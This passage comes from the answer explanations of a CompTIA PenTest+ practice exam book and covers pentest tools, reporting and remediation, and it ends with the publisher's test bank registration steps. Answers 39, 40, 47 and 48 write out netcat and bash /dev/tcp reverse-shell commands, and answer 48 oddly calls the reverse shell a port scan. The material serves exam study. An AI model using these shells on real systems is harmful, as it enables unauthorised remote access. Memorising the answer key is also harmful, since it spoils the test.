`-e`: Tells what program to run once the port is connected to (`cmd.exe`)

`-v`: Be verbose, printing out messages on standard error, such as when a connection occurs

25. D. Responder is a toolkit that is used to answer NetBIOS queries from Windows systems on a network. Responder is a powerful tool when exploiting NetBIOS responses. It can target individual systems or entire local networks, allowing you to analyze or respond to NetBIOS name services, pretending to be the system that the query is intended for.

26. C and E. There are a variety of tools that assist with this OSINT collection:

- Censys is a web-based tool that probes IP addresses across the Internet and then provides penetration testers with access to that information through a search engine.
- Fingerprinting Organizations with Collected Archives (FOCA) is an open source tool used to find metadata within Office documents, PDFs, and other common file formats.
- Maltego is a commercial product that assists with the visualization of data gathered from OSINT efforts.
- Nslookup tools help identify the IP addresses associated with an organization.
- Recon-ng is a modular web reconnaissance framework that organizes and manages OSINT work.
- Shodan is a specialized search engine to provide discovery of vulnerable Internet of Things (IoT) devices from public sources.

- theHarvester scours search engines and other resources to find email addresses, employee names, and infrastructure details about an organization.
- Whois tools gather information from public records about domain ownership.

27. A. Impacket is a collection of Python classes for working with network protocols. Impacket provides a wide range of tools, including the ability to authenticate with hashes once you have captured them. Metasploit's SMB capture mode, Responder, and Wireshark can all capture SMB hashes from broadcasts, but in this scenario, you also want the ability to authenticate with hashes once you've captured the messages.

28. B. In a credentials brute-force attack, the tester will try to log in to the application using every username and password. Hydra is a brute-forcing tool that can crack systems using password guessing.

29. B and C. The nmap and hping utilities can be used to actively enumerate and fingerprint target systems. Hping is a command-line tool that allows testers to artificially generate network traffic. Hping is popular because it allows you to create custom packets. Nmap is the most commonly used command-line vulnerability scanner and is a free, open-source tool. It provides a broad range of capabilities, including multiple scan modes intended to bypass firewalls and other network protection devices. Whois is a tool that gathers information from public records about domain ownership. Aircrack-ng provides the ability to conduct replay and deauthentication attacks and to act as a fake access point.

30. C. Metasploit is launched by running `msfconsole` from the command line. MSFconsole is located in the `/usr/share/metasploit framework/msfconsole` directory.

31. B. Mimikatz is an open source utility that enables the viewing of credential information from the Windows Local Security Authority Subsystem Service (LSASS) using its sekurlsa module, which includes plaintext passwords, and Kerberos tickets, which can then be used for attacks such as pass-the-hash and pass-the-ticket. In this scenario, however, the question states "over the wire." Mimikatz is the only tool that cannot be used that way.

32. C. Hydra is designed to include support for NTLM hashes as a password. Hashcat is a password cracking and recovery tool. Drozer is a framework for Android security assessments. Kismet is an 802.11 layer 2 wireless network detector, sniffer, and intrusion detection system. Hydra, often known as thc-hydra, is a brute-force dictionary attack tool that is designed to work against a variety of protocols and services.

33. A. The Browser Exploitation Framework (BeEF) is designed for this type of attack. BeEF provides an automated toolkit for using social engineering to take over a client's web browser. You can then use various phishing and social engineering techniques to get employees to visit the site.

34. A. The Custom Word List (CeWL) generator is a Ruby application that allows a tester to scour a website based on a URL and depth setting and then generate a wordlist from the files and web pages it finds. Running CeWL against a target organization's websites can help generate a custom wordlist. Building a custom wordlist can be particularly useful if you have gathered a lot of information about your target organization.

35. D. In this scenario, the question specifically states "name resolution requests." In this case, Responder is the best choice. Responder is a toolkit used to answer NetBIOS queries from Windows systems on a network. Tcpdump is a type of packet analyzer software utility that monitors and logs TCP/IP traffic passing between a network and the computer on which it is executed. Ettercap is a free and open source network security tool for man-in-the-middle attacks on LAN. Medusa is a brute-force login attack tool that supports a variety of protocols and services.

36. B. Shodan is a popular security search engine and provides prebuilt searches as well as categories of search for industrial control systems, databases, and other common search queries. Shodan is a search engine that lets the user find specific types of computers and devices that are connected to the Internet using a variety of filters. Some have described it as a search engine of service banners, which are metadata that the server sends back to the client. Using Shodan for penetration testing requires some basic knowledge of banners including HTTP status codes.

37. A. Much like Shodan, Censys is a security-oriented search engine. When you dig into a host in Censys, you will also discover geoIP information, if it is available, and a comprehensive summary of the services the host exposes providing more detailed information. GeoIP refers to the method of locating a computer terminal's geographic location by identifying that terminal's IP address.

38. C. Sqlmap is an open source tool used to automate SQL injection attacks against web applications with database back-ends. Sqlmap is a commonly used open source database vulnerability scanner that allows security administrators to probe web applications for database vulnerabilities. For this scenario, Sqlmap is a dedicated database vulnerability scanner and is the most appropriate tool.

39. C. Netcat is an open source network debugging and exploration utility that can read and write data across network connections, using the TCP/IP protocol. Netcat is also a popular remote access tool, and it has a small footprint that makes it easily portable to many systems during a penetration test. Setting up a reverse shell with netcat on Linux looks like this: `nc [IP of remote system] [port] -e /bin/sh`

Setting up a reverse shell with netcat on Windows looks like this: `nc [IP of remote system] [port] -e cmd.exe`

It is also fairly easy to set up netcat as a listener by using this: `nc -l -p [port]`

40. B and C. Netcat is an open source network debugging and exploration utility that can read and write data across network connections, using the TCP/IP protocol. Netcat is also a popular remote access tool, and it has a small footprint that makes it easily portable to many systems during a penetration test. Setting up a reverse shell with netcat on Linux looks like this: `nc [IP of remote system] [port] -e /bin/sh`

Setting up a reverse shell with netcat on Windows looks like this: `nc [IP of remote system] [port] -e cmd.exe`

It is also fairly easy to set up netcat as a listener by using this: `nc -l -p [port]`

Ncat is designed as a successor to Netcat and has the same functionality including a variety of additional capabilities, including using SSL, proxies, and tricks such as sending email or chaining Ncat sessions together as part of a chain to allow pivoting.

41. C. Responder is a toolkit that is used to answer NetBIOS queries from Windows systems on a network. Responder is a powerful tool when exploiting NetBIOS responses. It can target individual systems or entire local networks, allowing you to analyze or respond to NetBIOS name services, pretending to be the system that the query is intended for. Responder exploits the trust in a service response to tell the client that the responder host is a legitimate service provider, causing it to send its hashed credentials, which the owner of the Responder host can then use to authenticate to legitimate servers.

42. B. In this scenario, you are using a conditional execution, so only one clause is executed. So, in this case, the code following the `if` clause will execute, making it impossible for the `elif` or `else` clause to execute. Conditional execution allows developers to write code that executes only when certain logical conditions are met. The most common conditional execution structure is the `if.. then ..else` statements.

43. B and C. Given this scenario, the word `let` does not need to be included in the script, so it can be removed, and in Bash, the equivalent to = is `-eq`, which is the arithmetic binary operator. Once these modifications are made, the script will work as expected.

44. A. PowerShell requires the use of the $ before an array name in an assignment operation. The elements of the array are then provided as a comma-separated list. Option B would work in Bash, option C would work in Ruby or Python, and option D does not follow the correct syntax for a PowerShell command. PowerShell is much simpler in the way that you declare and use variables. You just need to remember to precede the variable name with a $, whether it's for setting, changing, or retrieving the value stored in that variable.

45. A. You will want to create a Netcat listener that waits for the inbound shell from the target machine. To get a shell, Netcat uses `nc -nvlp 443` to listen for incoming connections Using this syntax, you are telling Netcat (`nc`) to not resolve names (`-n`), to be verbose printing out when a connection occurs (`-v`), and to listen (`-l`) on a given local port (`-p`).

46. A. In this scenario, the PowerShell command given will execute a remote script. By using the PowerShell `IEX` command, it will invoke an expression. The `IEX` cmdlet evaluates or runs a specified string as a command and returns the results of the expression or command. The PowerShell `Invoke-Command` cmdlet runs commands on a local or remote computer and returns all output from the commands, including errors. By using a `single Invoke-Command` command, you can run commands on multiple computers.

47. A. A reverse shell opens a communication channel on a port and waits for incoming connections. The client's machine acts as a server and initiates a connection to the tester's machine. This is what is done by using the following:

```
bash -i >& /dev/tcp/<DESTINATIONIP>/443 0>&1
```

Given the options, option A is the best option. Options B and C will not work because they are using the `<SOURCEIP>` and not the `<DESTINATIONIP>`, and option D is not correct because it is using the improper syntax.

48. A. In the Bash shell, a network socket can be opened to pass data through it. A TCP socket can be opened using `/dev/tcp/<host>/<port>`. Bash is attempting to open a TCP connection to the corresponding socket. So, in this example, a port scan has been performed.

Here's a breakdown of the code:

`/bin/bash -i`: Invokes an interactive Bash shell.

`> &/dev/tcp/<host>/<port>`: Pipes that shell to the tester.

`0<&1 2>&1`: Takes standard input and connects it to standard output. It does the same with standard error (`2>`).

49. C. In this scenario, it would be important to put the risk tolerance of the client's organization into the executive summary. Risk tolerance is basically how much risk an organization is willing to take on where their investments are concerned. With any type of investment, there is always risk, but how much risk one is able to withstand is their risk tolerance. This may be different for every organization. You cannot put a set value on risk tolerance.

50. D. An executive summary should not contain technical detail. The executive summary is the most important section of the report. It should be written in a manner that conveys all the important conclusions of the report in a clear manner that is written in "layman's terms." You should explain what was discovered in plain language and describe the risks to the business in terms that the client will understand.

51. C. The Common Vulnerability Scoring System (CVSS) is an industry standard for assessing the severity of security vulnerabilities. It provides a technique for scoring each vulnerability on a variety of measures. Security analysts often use CVSS ratings to prioritize response actions. Each measure is given a descriptive rating and a numeric score.

52. B. In this scenario, the question states that the penetration tester is writing a report "that outlines the overall level of risk." Given this statement, the tester will be including this information in the executive summary. The executive summary is the most important section of the report. It should be written in a manner that conveys all the important conclusions of the report in a clear manner that is written in "layman's terms." A tester should explain what was discovered in plain language and describe the risks to the business in terms that the client will understand.

53. A. In this scenario, it asks what the security analyst should do first. Once the vulnerability has been identified, you need to rate the risk and how it affects your organization. The rating will determine whether it is safe enough to continue with the work or whether you need to adopt additional control measures to reduce or eliminate the risk. The rating depends upon the likelihood of an event occurring and the severity of the vulnerabilities. The Common Vulnerability Scoring System (CVSS) is a framework for rating the severity of security vulnerabilities. The CVSS uses an algorithm to determine three severity rating scores: Base, Temporal, and Environmental. The scores are numeric and range from 0.0 to 10.0. The most severe is 10.0. According to CVSS, a score of 0.0 receives a None rating, a 0.1–3.9 score gets a Low severity rating, a score of 4.0–6.9 is a Medium rating, a score of 7.0–8.9 is a High rating, and a score of 9.0–10.0 is a Critical rating. In this scenario, the score is 10.0 and falls within the Critical category.

54. A. The executive summary is the most important section of the report. Most times, it is the only section that many individuals will read, so it should be written in a manner that conveys all the important conclusions of the report in "layman's terms," in other words, in a clear manner that is understandable to everyone. The executive summary serves as a high-level view of both risk and business impact in plain English. Its purpose is to be concise and clear. It should be nontechnical so readers can review and gain insight into the security concerns that are highlighted in the report.

55. A. The conclusion is your opportunity to summarize your report and to make recommendations. The conclusion is the final overview of the test. It should end on a positive note giving the client support and guidance.

56. B, C, and D. CompTIA highlights three important post-engagement cleanup activities:

- Removing any shells installed on systems during the penetration test
- Removing any tester-created accounts, credentials, or backdoors that were installed during testing
- Removing any tools that were installed during testing

Remediation of vulnerabilities is a follow-on activity and is not conducted as part of the test. The testers should remove any shells or other tools installed during testing as well as remove any accounts or credentials that they created.

57. A. In this scenario, it would be best to revisit this situation during the lessons learned phase. The lessons learned session is the team's opportunity to get together and discuss the testing process and results without the client present. Team members should freely discuss the test and offer suggestions for improvement. The lessons learned session is a good opportunity to highlight any innovative techniques used during the test that might be used in future engagements.

58. B. After a penetration test, it is imperative that you undo everything you have done to your client's network. The best way to do this is by carefully documenting everything you've done while conducting the testing. That way, you don't accidentally forget something.

59. A and C. After a penetration test, it is imperative that you undo everything you have done to your client's network. So, if you have created any shells, they need to be removed. It is also important to document everything you've done while conducting the testing. That way, you don't accidentally forget something. The goal is to put everything the way it was prior to your testing.

60. B. You should obtain client acceptance upon the completion of your services. This may include a written acknowledgment of your final report. Most times, this includes a face-to-face meeting where you can discuss the results of the engagement with your client and answer any questions they might have. Client acceptance marks the end of the engagement and is the formal agreement that the tester has completed the scope of work.

61. A. An attestation of findings is a document provided by the penetration testers to document that they conducted a test and the results for compliance purposes. It serves as record of the tester performing the penetration test. It includes a summary of the findings. Its intent is for external use, outside of your client's organization, to show proof that a penetration test was performed and to highlight the test results.

62. D. In this scenario, since the testing was performed by an on-staff junior administrator, it may be in the company's best interest to create a request for proposal (RFP) from a professional penetration testing company to agree with the assessments and to give the company any vulnerability findings. An RFP is a document that solicits proposal, often made through a bidding process.

63. D. In this scenario, you are discussing technology. Technological controls also provide effective defenses against many security threats. There are three major categories of remediation activities. The categories are people, process, and technology.

64. B. In this scenario, the best option to tell your colleague is that multifactor authentication is using smart cards and PINs. Multifactor authentication (MFA) is a security system that requires more than one method of authentication from separate categories of credentials to verify the user's identity for a login or other transaction. The authentication categories are something you know, something you have, and something you are.

65. B. In this scenario, you and your colleague are discussing something you have. Physical objects may be used as authentication mechanisms. Organizations seeking to protect sensitive information and critical resources should implement multifactor authentication. Multifactor authentication implementations combine two or more authentication mechanisms coming from different authentication categories. The authentication categories are something you know, something you have, and something you are.

66. A. In this scenario, there are several high-numbered ports listening on a public web server. The best recommendation would be to disable unneeded services since the client uses only port 443. The unnecessary services can pose a security risk because they increase the attack surface, providing a potential attacker with additional ways to try to exploit the system.

67. C. System hardening, also known as operating system hardening, helps minimize security vulnerabilities. The purpose of system hardening is to get rid of as many security risks as possible. This is usually done by removing all nonessential software programs and utilities from the computer. The goal of systems hardening by removing unused programs, accounts functions, applications, ports, permissions, access, etc., is that attackers have fewer opportunities to gain access to your network. There are several types of system hardening activities. They include the following:

- Application hardening
- Operating system hardening
- Server hardening
- Database hardening
- Network hardening

68. A. The best recommendation would be to disable any unneeded services. Unnecessary services can pose a security risk because they increase your client's network attack surface, providing a potential attacker with a number of ways to try to exploit the system. An attack surface is the total sum of the vulnerabilities in a given computing device or network that are accessible to a potential hacker.

69. A. Local Administrator Password Solution (LAPS) is a Microsoft tool that manages administrative credentials. It is for randomizing local administrator account credentials using Active Directory. Limited Administrator Password Assistance (LAPA) does not exist. Nessus is a vulnerability scanner, and Metasploit is an exploitation framework used to execute and attack networks.

70. B, E, and G. In this situation, since the tester was able to compromise a single workstation and is able to move laterally through the network, the best recommendations to give the client would be as follows:

- Use multifactor authentication: Multifactor authentication (MFA) is an authentication method in which a computer user is granted access only after successfully presenting two or more pieces of evidence (or factors) to an authentication mechanism.
- Increase minimum password complexity: Complex passwords use different types of characters in unique ways to increase security making it harder for an attacker to crack.
- Enable full-disk encryption: Full-disk encryption (FDE) is encryption at the hardware level. FDE works by automatically converting data on a hard drive into a form that cannot be understood by anyone who doesn't have the key to "undo" the conversion.

71. A. In this scenario, the attacker was using a redirect. The security analyst should block URL redirections. A URL redirect is a web server function that sends a user from one URL to another. Redirects commonly take the form of an automated redirect that uses one of a series of status codes defined within the HTTP protocol. So, when a web browser attempts to open a URL that has been redirected, a page with a different URL is opened.

72. A, F, and G. In this scenario, the tester should recommend that the client increase their password complexity requirements since the tester was able to crack them by using a dictionary attack. The tester should also recommend that all employees take security awareness training, since it was a member of the IT department who gave up pertinent information when the tester used a phishing technique. The tester should also recommend upgrading the cipher suite that is used for the VPN solution. A cipher suite is a set of algorithms that help secure network connections that use Transport Layer Security (TLS) or Secure Socket Layer (SSL). The algorithms that cipher suites usually contain include a key exchange algorithm, a bulk encryption algorithm, and a message authentication code (MAC) algorithm.

73. A. In this scenario, the tester should recommend that the client enable HTTP Strict Transport Security (HSTS). An HSTS response header lets a website tell browsers that it should be accessed using only HTTPS, instead of using HTTP. It is an opt-in security enhancement that is specified by a web application through the use of a special response header. Once a supported browser receives this header, that browser will prevent any communications from being sent over HTTP to the specified domain and will instead send all communications over HTTPS.

74. A and B. These may be times that call for immediate communication to the client. The following are some common penetration testing communication triggers. Communication triggers should be done upon the completion of the testing phase, a discovery of a critical finding, or the discovery of indicators of a previous compromise. In this scenario, you would want to contact the client if the system becomes unavailable following an attempted test and if the system shows an indication of prior unauthorized access.

75. D. In this scenario, the client does not have the budget to immediately correct all the vulnerabilities found. In this case, the best suggestion to tell the client is to correct the most critical vulnerability first and, then when funds become available, fix the other critical vulnerabilities.

76. B. In this scenario, since the penetration tester discovered a critical vulnerability, the tester should immediately alert the client with the details of the findings.

77. A. De-confliction refers to the communication between the client and the tester to determine whether the detected attacker is actually part of the physical security assessment. It may sometimes be necessary to create a "get out of jail free" card, which has emergency off-hours phone numbers of higher ranking officers within the company who are aware of the test and can confirm that the tester has the authority to conduct the tests requested.

78. B. The term *de-escalation* refers to the process of communication between the client and the tester to stop any exploitation being used during the penetration test because of the effects they may be having on the client's network. In this scenario, the client was losing sales because of the website issues, so the testing needed to be stopped.

79. D. In this scenario, the tester has completed one phase of testing and is ready to move onto the next phase. This is called *stages*. During completion of a testing stage, the tester should contact the client and inform them of the completion of one stage and proceed to the next stage of testing.

80. A. If the penetration tester finds a critical issue with the security of their client's environment, they should not wait for the delivery of their final report. By leaving a critical vulnerability unaddressed, it may put the client at an unacceptable level of risk and result in a potential compromise. The tester should immediately notify management of the issue.

Index

A

B

C

D

E

F

G

H

I

J

K

L

M

N

O

P

R

S

T

U

V

W

X

Y

Z

CompTIA® PenTest+™ Practice Test: Exam PT0-001
By Crystal Panek and Robb Tracy

Comprehensive Online Learning Environment

Register to gain one year of FREE access to the online interactive learning environment and test bank to help you study for your CompTIA PenTest+ certification exam—included with your purchase of this book!

The online test bank includes the following:

- **Practice Test Questions** to reinforce what you've learned
- **Bonus Practice Exam** to test your knowledge of the material

Go to `http://www.wiley.com/go/sybextestprep` to register and gain access to this comprehensive study tool package.

Register and Access the Online Test Bank

To register your book and get access to the online test bank, follow these steps:

1. Go to `bit.ly/SybexTest`.
2. Select your book from the list.
3. Complete the required registration information, including answering the security verification to prove book ownership. You will be emailed a PIN code.
4. Follow the directions in the email or go to `https://www.wiley.com/go/sybextestprep`.
5. Enter the PIN code you received and click the "Activate PIN" button.
6. On the Create an Account or Login page, enter your username and password, and click Login. A "Thank you for activating your PIN!" message will appear. If you don't have an account already, create a new account.
7. Click the "Go to My Account" button to add your new book to the My Products page.